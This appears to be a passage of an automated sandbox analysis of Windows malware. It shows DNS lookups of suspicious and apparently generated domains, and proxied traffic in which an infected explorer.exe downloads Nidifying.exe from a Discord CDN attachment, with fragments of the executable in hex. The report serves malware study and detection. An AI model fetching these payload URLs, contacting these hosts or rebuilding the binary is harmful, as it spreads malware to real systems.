Jan 14, 2022 01:51:29.964706898 CET	8.8.8.8	192.168.2.3	0xcad2	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:30.133033991 CET	8.8.8.8	192.168.2.3	0x2cb8	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 01:51:30.299813032 CET	8.8.8.8	192.168.2.3	0x53da	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:30.462840080 CET	8.8.8.8	192.168.2.3	0x6f84	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:30.650084019 CET	8.8.8.8	192.168.2.3	0x6fd7	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:30.850527048 CET	8.8.8.8	192.168.2.3	0xf23e	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:31.029630899 CET	8.8.8.8	192.168.2.3	0x91a8	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:31.234694004 CET	8.8.8.8	192.168.2.3	0xac9f	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:31.394184113 CET	8.8.8.8	192.168.2.3	0x20b5	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:31.589926004 CET	8.8.8.8	192.168.2.3	0x7793	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:33.544007063 CET	8.8.8.8	192.168.2.3	0x2745	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:33.706794977 CET	8.8.8.8	192.168.2.3	0xef36	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:33.911286116 CET	8.8.8.8	192.168.2.3	0x416a	No error (0)	goo.su		172.67.139.105	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:33.911286116 CET	8.8.8.8	192.168.2.3	0x416a	No error (0)	goo.su		104.21.38.221	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:34.271531105 CET	8.8.8.8	192.168.2.3	0x4054	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:34.648617983 CET	8.8.8.8	192.168.2.3	0xb526	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:34.921725988 CET	8.8.8.8	192.168.2.3	0x15c9	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:35.107302904 CET	8.8.8.8	192.168.2.3	0xba8c	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:35.680356026 CET	8.8.8.8	192.168.2.3	0xecef	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:35.910305977 CET	8.8.8.8	192.168.2.3	0x7c64	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:36.979479074 CET	8.8.8.8	192.168.2.3	0x5fc6	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:38.650409937 CET	8.8.8.8	192.168.2.3	0x39a7	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:38.824302912 CET	8.8.8.8	192.168.2.3	0xc539	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:39.054157019 CET	8.8.8.8	192.168.2.3	0x3dfa	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:41.118388891 CET	8.8.8.8	192.168.2.3	0x3e73	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:41.514084101 CET	8.8.8.8	192.168.2.3	0x88eb	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:41.679867983 CET	8.8.8.8	192.168.2.3	0xb113	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:41.937021971 CET	8.8.8.8	192.168.2.3	0x24f3	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 01:51:42.236622095 CET	8.8.8.8	192.168.2.3	0x4c2f	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:42.348671913 CET	8.8.8.8	192.168.2.3	0x6bbf	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:42.424601078 CET	8.8.8.8	192.168.2.3	0xd9ec	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:42.624855995 CET	8.8.8.8	192.168.2.3	0x5550	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:42.789338112 CET	8.8.8.8	192.168.2.3	0x46a	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:43.973978996 CET	8.8.8.8	192.168.2.3	0xac36	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:44.776907921 CET	8.8.8.8	192.168.2.3	0x58d9	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:45.671865940 CET	8.8.8.8	192.168.2.3	0x577c	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:46.902951956 CET	8.8.8.8	192.168.2.3	0x5298	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:47.582515001 CET	8.8.8.8	192.168.2.3	0x58a4	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:47.582515001 CET	8.8.8.8	192.168.2.3	0x58a4	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:47.582515001 CET	8.8.8.8	192.168.2.3	0x58a4	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:47.582515001 CET	8.8.8.8	192.168.2.3	0x58a4	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:47.582515001 CET	8.8.8.8	192.168.2.3	0x58a4	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:47.588129997 CET	8.8.8.8	192.168.2.3	0xd7d8	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:47.906274080 CET	8.8.8.8	192.168.2.3	0xc9c	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:48.148843050 CET	8.8.8.8	192.168.2.3	0x744c	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:50.505548000 CET	8.8.8.8	192.168.2.3	0xe11c	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:50.905011892 CET	8.8.8.8	192.168.2.3	0xe050	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:51.492192984 CET	8.8.8.8	192.168.2.3	0xca00	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:56.021934986 CET	8.8.8.8	192.168.2.3	0xd73b	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:56.667923927 CET	8.8.8.8	192.168.2.3	0xaa2d	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:56.943756104 CET	8.8.8.8	192.168.2.3	0x9fa8	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:56.943756104 CET	8.8.8.8	192.168.2.3	0x9fa8	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:56.943756104 CET	8.8.8.8	192.168.2.3	0x9fa8	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:56.943756104 CET	8.8.8.8	192.168.2.3	0x9fa8	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 01:51:56.943756104 CET	8.8.8.8	192.168.2.3	0x9fa8	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:58.942805052 CET	8.8.8.8	192.168.2.3	0xa99b	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:59.112200975 CET	8.8.8.8	192.168.2.3	0xff3	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:05.095175028 CET	8.8.8.8	192.168.2.3	0xb289	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:06.326214075 CET	8.8.8.8	192.168.2.3	0xcc10	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:07.474519968 CET	8.8.8.8	192.168.2.3	0x6b26	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:07.474519968 CET	8.8.8.8	192.168.2.3	0x6b26	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:07.474519968 CET	8.8.8.8	192.168.2.3	0x6b26	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:07.474519968 CET	8.8.8.8	192.168.2.3	0x6b26	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:07.474519968 CET	8.8.8.8	192.168.2.3	0x6b26	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:08.374344110 CET	8.8.8.8	192.168.2.3	0x286f	No error (0)	a0621298.xsph.ru		141.8.194.74	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:15.908246994 CET	8.8.8.8	192.168.2.3	0xc086	No error (0)	clients2.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 01:52:15.908246994 CET	8.8.8.8	192.168.2.3	0xc086	No error (0)	googlehosted.l.googleusercontent.com		142.250.181.225	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 185.233.81.115
- cdn.discordapp.com
- goo.su
- eluhjvhtyp.com
  - host-data-coin-11.com
- emuxpqdnbf.net
- ljorrgjfkl.net
- ivghosxexw.com
- fmqxhknv.org
- eaqhepjim.net
- ckcxxwya.com
- gsvtvxnu.com
- data-host-coin-8.com
- rqnivwkry.org

- beyalftqp.net
- iwnegpbc.net
- kpalcq.net
- privacy-tools-for-you-780.com
- pmwvdog.com
- wxuhgeswun.net
- unicupload.top
- tlniveqsge.org
- skpuexjuhm.org
- qfxkjjoxmn.org
- tbhdksrnso.org
- mgvia.net
- nvvghfdc.com
- eovdrp.org
- vjhru.org
- 185.7.214.171:8080
- lidqffqfi.org
- kywghhu.org
- pnyggup.com
- envvqxpmtj.com
- gvultmec.com
- gueanmbmxp.com
- kblhoeewl.com
- cxgoyk.org
- cwnqgc.net
- ugtdnlexs.net
- uhdnsklbxa.net
- xywmfjcv.net
- phflbicrwd.com
- ebgaalpj.net

- iewbu.net
- lqwlpf.org
- mwskm.net
- traxsklv.com
- lebeioslha.org
- iwptsq.net
- lgmulqehv.net
- jaepennocf.com
- tkmasfsi.org
- wsmgiadq.net
- kudkrgpoim.org
- qlrpsfchxq.net
- rlhiwgul.net
- ysiplhkpp.com
- a0621298.xsph.ru
- rrimog.org
- bdihoknx.net
- hstuxka.org
- gvqkhfgim.org
- ljjgvvpa.com
- mfysq.net
- kxfqwkwbr.net
- mdlxr.org
- palbvctgn.com
- rpnmjvw.com
- olcib.org
- mnnuv.org
- mxfehsxdf.com
- jjxayxhjr.org

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49727	185.233.81.115	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:50:54 UTC	0	OUT	GET /32739433.dat?iddqd=1 HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 185.233.81.115
2022-01-14 00:50:54 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 14 Jan 2022 00:50:54 GMT Content-Type: text/html Content-Length: 153 Connection: close
2022-01-14 00:50:54 UTC	0	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 32 30 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx/1.20.1</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49778	162.159.134.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:05 UTC	0	OUT	GET /attachments/903666793514672200/930134152861343815/Nidifying.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com
2022-01-14 00:51:05 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 00:51:05 GMT Content-Type: application/x-msdos-program Content-Length: 537088 Connection: close CF-Ray: 6cd2dfb78e015caa-FRA Accept-Ranges: bytes Age: 289509 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=Nidifying.exe ETag: "d7df01d8158bfaddc8ba48390e52f355" Expires: Sat, 14 Jan 2023 00:51:05 GMT Last-Modified: Mon, 10 Jan 2022 16:21:03 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1641831663140006 x-goog-hash: crc32c=9zjujw== x-goog-hash: md5=198B2BWL+t3Iukg5DlLzVQ== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 537088 X-GUploader-UploadID: ADPycdtAUXQOPbnIyWc7HwHE6Jjoo94_slb40xzLLQFjYJIeziMw89M1kSl2_68qrqD8x5Zob-f_ZoOlPr3MafIQeS5oJXYR_w X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2022-01-14 00:51:05 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 6c 53 52 5a 4f 59 46 78 6a 39 42 44 6f 64 61 4b 4b 32 52 4d 53 51 63 70 43 77 58 70 34 77 4c 30 41 7a 63 50 6b 34 78 34 74 35 51 65 62 74 4f 6a 6f 55 63 31 6e 37 73 45 70 6d 65 47 37 58 70 68 41 49 34 68 63 61 78 37 78 48 46 44 62 41 55 6f 52 33 70 35 4d 39 37 6e 77 61 4c 4c 41 4b 7a 48 57 56 4d 42 6a 62 51 25 32 46 69 78 49 55 36 6c 59 6e 4b 76 32 56 44 76 78 6c 48 39 59 36 34 76 5a 6f 66 72 34 37 6d 41 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=lSRZOYFxj9BDodaKK2RMSQcpCwXp4wL0AzcPk4x4t5QebtOjoUc1n7sEpmeG7XphAI4hcax7xHFDbAUoR3p5M97nwaLLAKzHWVMBjbQ%2FixIU6lYnKv2VDvxlH9Y64vZofr47mA%3D%3D"}],"group":"cf-nel","max_age":6048
2022-01-14 00:51:05 UTC	2	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 3f 79 2a a2 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 2a 08 00 00 06 00 00 00 00 00 00 ae 49 08 00 00 20 00 00 00 60 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL?y*0*I `@ @

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:05 UTC	3	IN	Data Raw: 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 92 28 a9 00 00 06 38 10 00 00 00 72 c2 0c 00 70 80 19 00 00 04 38 00 00 00 00 2a 28 5e 01 00 06 38 e6 ff ff ff 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 0e 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 Data Ascii: *(*(8rp8*(^8*******(*(**0***(*(*(*(*(*(*(*(*(*(*(*
2022-01-14 00:51:05 UTC	4	IN	Data Raw: 1f 11 1f 0b 06 28 92 00 00 06 12 04 11 05 11 06 09 1f 0b 1f 16 1f 0c 06 28 92 00 00 06 12 03 11 04 11 05 11 06 1f 0c 1d 1f 0d 06 28 92 00 00 06 12 06 09 11 04 11 05 1f 0d 1f 0c 1f 0e 06 28 92 00 00 06 12 05 11 06 09 11 04 1f 0e 1f 11 1f 0f 06 28 92 00 00 06 12 04 11 05 11 06 09 1f 0f 1f 16 1f 10 06 28 92 00 00 06 12 03 11 04 11 05 11 06 17 1b 1f 11 06 28 93 00 00 06 12 06 09 11 04 11 05 1c 1f 09 1f 12 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0b 1f 0e 1f 13 06 28 93 00 00 06 12 04 11 05 11 06 09 16 1f 14 1f 14 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1b 1b 1f 15 06 28 93 00 00 06 12 06 09 11 04 11 05 1f 0a 1f 09 1f 16 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0f 1f 0e 1f 17 06 28 93 00 00 06 12 04 11 05 11 06 09 1a 1f 14 1f 18 06 28 93 00 00 06 12 03 11 Data Ascii: ((((((((((((((
2022-01-14 00:51:05 UTC	6	IN	Data Raw: 01 0c 03 8e 69 1a 5b 0d 16 13 04 16 13 05 16 13 06 06 16 3e 04 00 00 00 07 17 58 0b 16 13 07 16 13 08 38 77 01 00 00 11 08 09 5d 13 09 11 08 1a 5a 13 0a 11 09 1a 5a 13 07 03 11 07 19 58 91 1f 18 62 03 11 07 18 58 91 1f 10 62 60 03 11 07 17 58 91 1e 62 60 03 11 07 91 60 13 05 20 ff 00 00 00 13 0b 16 13 0c 11 08 07 17 59 40 49 00 00 00 06 16 3e 42 00 00 00 16 13 06 11 04 11 05 58 13 04 16 13 0d 38 23 00 00 00 11 0d 16 3e 06 00 00 00 11 06 1e 62 13 06 11 06 05 05 8e 69 17 11 0d 58 59 91 60 13 06 11 0d 17 58 13 0d 11 0d 06 3f d5 ff ff ff 38 2e 00 00 00 11 04 11 05 58 13 04 11 0a 13 07 05 11 07 19 58 91 1f 18 62 05 11 07 18 58 91 1f 10 62 60 05 11 07 17 58 91 1e 62 60 05 11 07 91 60 13 06 11 04 16 13 04 25 28 a1 00 00 06 58 13 04 11 08 07 17 59 40 50 00 00 00 Data Ascii: i[>X8w]ZZXbXb`Xb`` Y@I>BX8#>biXY`X?8.XXbXb`Xb``%(XY@P
2022-01-14 00:51:05 UTC	7	IN	Data Raw: fe 0e 26 00 20 76 c2 00 00 fe 0c 26 00 5a fe 0c 27 00 59 fe 0e 26 00 fe 0c 26 00 fe 0c 26 00 fe 0c 26 00 59 61 fe 0e 2b 00 fe 0c 28 00 fe 0c 28 00 1f 19 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 29 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1d 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2a 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1f 0d 64 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2b 00 58 fe 0e 28 00 fe 0c 29 00 1b 62 fe 0c 29 00 58 fe 0c 29 00 61 fe 0c 28 00 58 fe 0e 28 00 fe 0c 28 00 76 6c 6d 58 13 09 11 0e 11 07 17 59 40 53 00 00 00 11 06 16 3e 4b 00 00 00 11 09 11 0a 61 13 13 16 13 14 38 2e 00 00 00 11 14 16 3e 0c 00 00 00 11 10 1e 62 13 10 11 11 1e 58 13 11 11 08 11 0f 11 14 58 11 13 11 10 5f 11 11 1f 1f 5f 64 d2 9c 11 14 17 58 13 14 11 14 11 06 3f c9 ff ff ff 38 4d 00 00 Data Ascii: & v&Z'Y&&&&Ya+((ba(()X(((ba((*X((((da((+X()b)X)a(X((vlmXY@S>Ka8.>bXX__dX?8M
2022-01-14 00:51:05 UTC	8	IN	Data Raw: 04 10 04 0e 05 09 7b 72 00 00 04 8e 69 54 0e 04 09 7b 72 00 00 04 8e 69 1f 40 7f 51 00 00 04 28 b0 00 00 06 26 16 2a 06 28 65 00 00 0a 18 5a 11 04 28 6b 00 00 0a 06 28 65 00 00 0a 19 5a 09 7b 72 00 00 04 8e 69 28 6c 00 00 0a 16 13 05 05 20 7d 1d ea 0c 40 0a 00 00 00 7e 6d 00 00 04 39 19 00 00 00 7e 5c 00 00 04 02 03 04 05 0e 04 0e 05 6f 30 01 00 06 13 05 38 06 00 00 00 17 80 6d 00 00 04 11 05 2a 7e 5c 00 00 04 02 03 04 05 0e 04 0e 05 6f 30 01 00 06 2a 00 0 0 00 0a 1b 2a 00 1b 30 02 00 12 00 00 00 00 00 00 00 17 28 2a 00 00 0a dd 06 00 00 00 26 dd 00 00 00 00 2a 00 00 01 10 00 00 00 00 00 00 0b 0b 00 06 0a 00 00 01 13 30 07 00 53 00 00 00 00 00 00 00 d0 51 00 00 01 28 23 00 00 0a 72 9d 0e 00 70 18 8d 24 00 00 01 25 16 d0 13 00 00 01 28 23 00 00 0a a2 25 17 Data Ascii: {riT{ri@Q(&*(eZ(k(eZ{ri(l }@~m9~\o08m*~\o0**0(*&*0SQ(#rp$%(#%
2022-01-14 00:51:05 UTC	10	IN	Data Raw: 00 08 22 00 00 73 55 00 00 16 37 00 00 07 47 00 00 05 2e 00 00 4f 0b 00 00 28 0a 00 00 94 37 00 00 4f 24 00 00 ff 58 00 00 7d 5a 00 00 c9 2f 00 00 8e 53 00 00 7d 51 00 00 23 15 00 00 39 4e 00 00 e8 22 00 00 bf 3d 00 00 02 4e 00 00 6e 5b 00 00 18 20 00 00 ca 3a 00 00 11 3d 00 00 75 19 00 00 af 57 00 00 fa 19 00 00 c4 0f 00 00 f1 37 00 00 73 57 00 00 f4 07 00 00 9b 0d 00 00 8c 06 00 00 03 4f 00 00 aa 44 00 00 c3 2d 00 00 8d 38 00 00 7a 0e 00 00 78 3f 00 00 66 53 00 00 10 12 00 00 9e 09 00 00 0f 58 00 00 87 49 00 00 75 05 00 00 bc 20 00 00 02 14 00 00 c0 3e 00 00 24 45 00 00 f1 15 00 00 6b 42 00 00 89 3e 00 00 b3 09 00 00 0a 24 00 00 6a 58 00 00 4e 30 00 00 ae 32 00 00 6d 16 00 00 ce 41 00 00 c3 48 00 00 c2 37 00 00 32 29 00 00 a2 54 00 00 e9 3a 00 00 2a 1c Data Ascii: "sU7G.O(7O$X}Z/S}Q#9N"=Nn[:=uW7sWOD-8zx?fSXIu >$EkB>$jXN02mAH72)T:*
2022-01-14 00:51:05 UTC	11	IN	Data Raw: 64 47 00 00 4a 06 00 00 f6 06 00 00 6f 09 00 00 08 18 00 00 85 47 00 00 fb 24 00 00 ff 2c 00 00 7f 2c 00 00 30 4d 00 00 9f 31 00 00 c5 4b 00 00 cf 51 00 00 2f 4b 00 00 df 08 00 00 f7 11 00 00 8a 2b 00 00 ea 13 00 00 8f 4d 00 00 32 3b 00 00 0a 20 00 00 6c 0d 00 00 e7 57 00 00 46 13 00 00 ab 2e 00 00 da 31 00 00 87 5b 00 00 ff 15 00 00 a5 3e 00 00 0e 1f 00 00 31 3f 00 00 6d 59 00 00 7b 1a 00 00 e8 46 00 00 b9 2b 00 00 34 17 00 00 27 59 00 00 b4 36 00 00 cf 22 00 00 a0 1a 00 00 50 3f 00 00 05 51 00 00 de 58 00 00 d4 3b 00 00 13 2f 00 00 7f 28 00 00 e3 4c 00 00 8c 36 00 00 76 44 00 00 00 0c 00 00 69 43 00 00 31 21 00 00 9f 4c 00 00 08 5a 00 00 ab 13 00 00 44 51 00 00 d1 18 00 00 cf 57 00 00 49 1a 00 00 17 5b 00 00 74 17 00 00 e6 39 00 00 20 3c 00 00 c9 15 00 Data Ascii: dGJoG$,,0M1KQ/K+M2; lWF.1[>1?mY{F+4'Y6"P?QX;/(L6vDiC1!LZDQWI[t9 <
2022-01-14 00:51:05 UTC	12	IN	Data Raw: 13 4d 20 0f 00 00 00 38 a1 fc ff ff 11 65 28 d4 00 00 06 8d 16 00 00 01 16 28 d4 00 00 06 28 f7 00 00 06 20 0c 00 00 00 28 1f 01 00 06 39 7b fc ff ff 26 20 05 00 00 00 38 70 fc ff ff 38 fc fe ff ff 20 10 00 00 00 38 61 fc ff ff 28 d4 00 00 06 1a 40 73 fe ff ff 20 06 00 00 00 28 1e 01 00 06 3a 47 fc ff ff 26 20 03 00 00 00 38 3c fc ff ff 11 65 28 d4 00 00 06 8d 16 00 00 01 16 28 d4 00 00 06 28 f7 00 00 06 20 00 00 00 00 00 28 1f 01 00 06 3a 16 fc ff ff 26 20 00 00 00 00 38 0b fc ff ff dd 4d 3a 00 00 26 20 00 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 30 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd 1b 3a 00 00 20 33 00 00 00 28 1f 01 00 06 